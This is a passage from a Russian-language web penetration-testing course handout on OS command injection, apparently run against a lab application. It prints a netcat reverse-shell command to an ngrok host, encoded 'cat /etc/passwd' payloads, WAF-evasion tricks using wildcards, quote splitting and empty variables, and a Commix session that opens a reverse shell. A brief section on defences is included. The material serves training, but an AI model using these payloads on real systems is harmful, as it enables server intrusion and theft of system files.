
```
l$ nc -lvp 4444
listening on [any] 4444 ...
```

Рис. 19. Прослушивание порта

На компьютере жертвы:

1. Запускаем один из реверс-шеллов (отдельный список). Для примера используем тот же Netcat: **nc 0.tcp.ngrok.io 17300 -e /bin/bash**.

В терминале на атакующей машине откроется соединение (Рис. 20)



```
l$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 47536
/bin/sh: 0: can't access tty; job control turned off
$
```

Рис. 20. Открытие обратного соединения

Используем питон для получения интерактивного tty шелла (Рис. 21):
python3 -c 'import pty; pty.spawn("/bin/bash")'


```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
admin@seclab:~/web/wiki.seclab.dnsabr.com/public_html/lib/plugins/upload$ tty  
tty  
/dev/pts/17  
admin@seclab:~/web/wiki.seclab.dnsabr.com/public_html/lib/plugins/upload$
```

Рис. 21. Создание интерактивного TTY-шелла

Защита от Command injection

- Использование встроенных API, а не системных, при разработке. То есть если в выбранном языке программирования есть функция для создания директории `mkdir("dir name")`, то следует использовать ее, а не системную `mkdir /dir_name`;
- Использование встроенных в API функций для экранирования метасимволов командной строки. Например: `escapeshellarg()` или `escapeshellcmd()` в PHP.
- Использовать параметризацию вместе с валидацией входных данных.

Другими словами, используются специальные механизмы, отделяющие команды от аргументов, а также производится проверка вводимых данных. Т.е. если это команда, то проводится проверка по `whitelist`, а если параметр, то проверяется с помощью регулярных выражений.

Способы обхода защиты

Использование подстановочных знаков

С самого начала нужно понять, а действительно ли приложение находится под защитой WAF.

Сделать это можно следующими способами:

1. `nmap -p80 --script http-waf-detect <host>` - определяет, защищено ли веб-приложение WAF или нет.
2. `nmap -p80 --script http-waf-fingerprint <host>` - пытается определить, защищено ли веб-приложение WAF или нет, а также пытается определить его тип и версию.
3. `wafw00f.py <url>` - скрипт, написанный на Python, который идентифицирует WAF.

Узнав тип WAF можно поискать информацию о способах его обхода. Затем проверьте различные варианты для того, чтобы узнать, что фильтрует WAF.

Например:

```
; ls
%0a ls
$(ls)
'ls'
& ls или %26
&& ls или %26%26
| ls
|| ls
```

Когда есть проверка через регулярные выражения, то символы «; | | & &» и т.д. будут отслеживаться и блокироваться. Вспомним один из примеров, приведенных ранее:

```
http://example.com/some-
dir/userData.php?dir=%3Bcat%20/etc/passwd
```

Как видим символы «;» - %3B, «пробел» - %20. Таким образом строку можно представить в виде:

```
http://example.com/some-dir/userData.php?dir=
%3Bcat%20%2Fetc%2Fpasswd
```

Но также есть проверка по blacklist, т.е. проверка по списку запрещенных команд. В данные списки попадают команды *ls*, *pwd*, *cat*, *uname* и т.д.

Чтобы справиться с этой проблемой, есть следующий способ.

Например, если атакуемая машина использует Linux – то можно использовать стандартные подстановочные знаки Bash, таким образом, что строка *cat /etc/passwd* превращается в */???/??t /???/??ss??*.

Когда сервер получает строку вида «*/???/??t*», он начинает подставлять вместо знаков «?» те значения (имена директорий, файлов, команд), которые подходят под шаблон (т.е. есть шаблон */???* – это значит вместо *???* надо подставить имя директории, которое состоит из 3х букв, например, *dev*, *bin* ...). Таким образом bash будет подбирать значения под шаблоны, пока не переберет все возможные варианты,

а после выполнит. Т. е. строка `/???/??t /???/??ss??` преобразуется в `/bin/cat /etc/passwd`.

Вы можете проверить это у себя в терминале (Рис. 22).

```
codeby.net@wapt:~$cat cdb.txt
hello codeby.net!
codeby.net@wapt:~$ /???/??t ????.???
/bin/cat: /dev/net: Is a directory
/bin/cat: /etc/apt: Is a directory
/bin/cat: /etc/opt: Is a directory
#!/bin/sh
#
# This is not a mistake. This shell script (/etc/rmt) has been provided
# for compatibility with other Unix-like systems, some of which have
# utilities that expect to find (and execute) rmt in the /etc directory
# on remote systems.
#
exec /usr/sbin/rmt
/bin/cat: /var/opt: Is a directory
hello codeby.net!
\[\e]0;\u@h: \w\$\{debian_chroot:+($debian_chroot)}\[\033[01;32m\]\u@h\[\033
[00m\]:\[\033[01;34m\]\w\[\033[00m\]\$
codeby.net@wapt:~$
```

Рис. 22. Использование подстановочных знаков

Использование конкатенации строковых литералов

Пусть есть строка `/bin/ls`. Благодаря конкатенации строковых литералов ее можно преобразовать в `'/b'i'n/l's'`, и эта строка выполнится как оригинал. Нюанс в том, чтобы кавычки обязательно стояли парами (Рис. 23).

```
codeby.net@wapt:~$ /'b'i'n'/c'a't c'd'b'.'txt
hello codeby.net!
codeby.net@wapt:~$
```

Рис. 23. Использование конкатенации строковых литералов

Иногда, аналогично предыдущему варианту, может быть полезным использовать двойной обратный слеш.

Например: `/b\\in/l\\s`

Использование неинициализированной переменной Bash

Трюк заключается в том, что Bash обрабатывает неинициализированные переменные, как пустые строки, и даже может проводить конкатенацию между ними.

Пусть есть строка: `cat /etc/passwd`. Используя этот метод, мы можем получить `cat$a /etc#$a/passwd$a` – и это обрабатывается как строка оригинал.

Фаззинг пейлоадов для CMDi

В методичке по Инструментальным средствам мы рассматривали вариант поиска уязвимости, посредством фаззинга потенциально уязвимых параметров. Попробуем профазить параметр по списку пейлоадов для эксплуатации CMDi.

Вернемся к нашему тестовому приложению (Рис. 24).




Рис. 24. Приложение уязвимое CMDi

Вводим IP-адрес для пинга и перехватываем запрос в Burp Suite. Отправляем запрос в Intruder. Выбираем тип атаки – Sniper. Устанавливаем параметр ip, как место подстановки пейлоадов (Рис. 25).




Рис. 25. Настройка цели для атаки в Burp Suite

Во вкладке Payloads выбираем список пейлоадов для эксплуатации CMDi (словарь **PayloadsAllTheThings-master/Command Injection /Intruder/ command-execution-unix.txt**) и запускаем атаку (Рис. 26).




Рис. 26. Выбор списка нагрузок CMDi в Burp Suite

Отмечаем, что в ходе атаки подошло несколько различных нагрузок и многие из них дали положительный результат. Выбираем одну из них и наблюдаем в ответе, что вывод производится в кодировке base64. Используя встроенный в Burp Suite конвертер получаем результат выполнения команды **id** (Рис. 27).




Рис. 26. Результат фаззинга по списку нагрузок CMDi в Burp Suite

Как мы видим в качестве разделителя команд используется символ перевода строки в URL-кодировке (%0A).

Автоматическая эксплуатация Command injection

Для автоматизации процесса поиска и эксплуатации уязвимостей существуют различные инструменты. Наиболее известным из них является Commix. Он написан на языке Python и позволяет искать уязвимость во всех типах запросов.

Попробуем протестировать наше приложение при помощи этой программы (Рис. 27).

```

$ commix -u http://10.10.10.10 --data='ip=s'

v3.5-stable
https://commixproject.com
@commixproject

Automated All-in-One OS Command Injection Exploitation Tool
Copyright © 2014-2022 Anastasios Stasinopoulos (@ancst)

(!) Legal disclaimer: Usage of commix for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[15:40:40] [info] Testing connection to the target URL.
[15:40:42] [info] Performing identification checks to the target URL.
[15:40:42] [info] Setting POST parameter 'ip' for tests.
[15:40:57] [warning] Heuristic (basic) tests shows that POST parameter 'ip' might not be injectable.
[15:41:11] [info] Testing the (results-based) classic command injection technique.
[15:45:01] [info] Testing the (results-based) dynamic code evaluation technique.
[15:45:01] [warning] It is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions.
[15:45:08] [info] Checking if the injection point on POST parameter 'ip' is a false positive.
[15:45:08] [warning] Time-based comparison requires larger statistical model, please wait..... (done)
[15:45:26] [info] POST parameter 'ip' appears to be injectable via (blind) time-based command injection technique.
      _-s;str=$(echo ECGIMF);str1=$(expr length "$str");if [ 6 -ne $str1 ];then sleep 0;else sleep 1;fi
POST parameter 'ip' is vulnerable. Do you want to prompt for a pseudo-terminal shell? [Y/n] >
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) >
  
```

Рис. 27. Результат работы программы Commix

Программа определила уязвимый параметр, проэксплуатировала его и открыла OS-shell. Чтобы получить справку по возможностям этого шелла необходимо ввести «?». Одним из вариантов видим reverse_tcp, выберем его (Рис. 28).

```

commix(os_shell) > ?
Available 'os_shell' options:
* Type '?' to get all the available options.
* Type 'back' to move back from the current context.
* Type 'quit' (or use <Ctrl-C>) to quit commix.
* Type 'reverse_tcp' to get a reverse TCP connection.
* Type 'bind_tcp' to set a bind TCP connection.
reverse_tcp
commix(reverse_tcp) >
  
```

Рис. 28. Запуск обратного соединения в программе Commix

Далее синтаксис напоминает Metasploit Framework. Вводим необходимые данные для создания реверс-шелла. В виду того, что у нас отсутствует публичный IP-адрес, для получения обратного соединения воспользуемся сервисом ngrok и программой Netcat, как было описано в разделе Reverse shell. (Рис. 29).

```

[15:45:08] [info] Checking if the injection point on POST parameter 'ip' is a false positive.
[15:45:08] [warning] Time-based comparison requires larger statistical model, please wait..... (done)
[15:45:26] [info] POST parameter 'ip' appears to be injectable via a (blind) time-based command injection technique.
[15:45:26] [info] POST parameter 'ip' is vulnerable. Do you want to prompt for a pseudo-terminal shell? [Y/n] >
Pseudo-Terminal Shell (type '?' for available options)
commix(os_shell) > ?
Available 'os_shell' options:
* Type '?' to get all the available options.
* Type 'back' to move back from the current context.
* Type 'quit' (or use <Ctrl-C>) to quit commix.
* Type 'reverse_tcp' to get a reverse TCP connection.
* Type 'bind_tcp' to set a bind TCP connection.
reverse_tcp
[15:47:51] [error] '' is not a valid answer.
commix(reverse_tcp) > set lhost 2.tcp.eu.ngrok.io
lhost => 2.tcp.eu.ngrok.io
commix(reverse_tcp) > set lport 16859
lport => 16859
Available reverse TCP shell options:
* Type '1' for netcat reverse TCP shells.
* Type '2' for other reverse TCP shells.
commix(reverse_tcp) > 1
Available netcat reverse TCP shell options:
* Type '1' to use the default Netcat on target host.
* Type '2' to use Netcat for Busybox on target host.
* Type '3' to use Netcat-Traditional on target host.
* Type '4' to use Netcat-Openbsd on target host.
commix(reverse_tcp_netcat) > 1
Do you want to use '/bin' standard subdirectory? [y/N] >
[15:59:18] [info] Everything is in place, cross your fingers and wait for reverse shell (on port 16859).

```

```

$ nc -lvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 51232

```

```

Join us in the ngrok community @ https://ngrok.com/slack

Session Status      online
Account             (Plan:
Update              update available (version 3.1.
Version             3.0.0
Region              Europe (eu)
Latency             94ms
Web Interface        http://127.0.0.1:4040
Forwarding           tcp://2.tcp.eu.ngrok.io:16859

Connections
ttl    opn    rt1    rt5
0      1      0.00  0.00

```

Рис. 29. Создание реверс-шелла через Ngrok и Netcat

**Программа рассмотрена только в ознакомительных целях.
 Политикой Академии Codeby использование Commix при
 эксплуатации Command injection в ходе прохождения курса WAPT
 запрещено!**

Вывод

Атака command injection очень опасна для веб-приложений, так как мы получаем практически полный доступ к серверу, но в противовес этому можно сказать, что эта атака сейчас весьма трудно осуществима и редка, т.к. средства защиты от нее, при правильном использовании, практически полностью лишают нас возможности ее осуществить.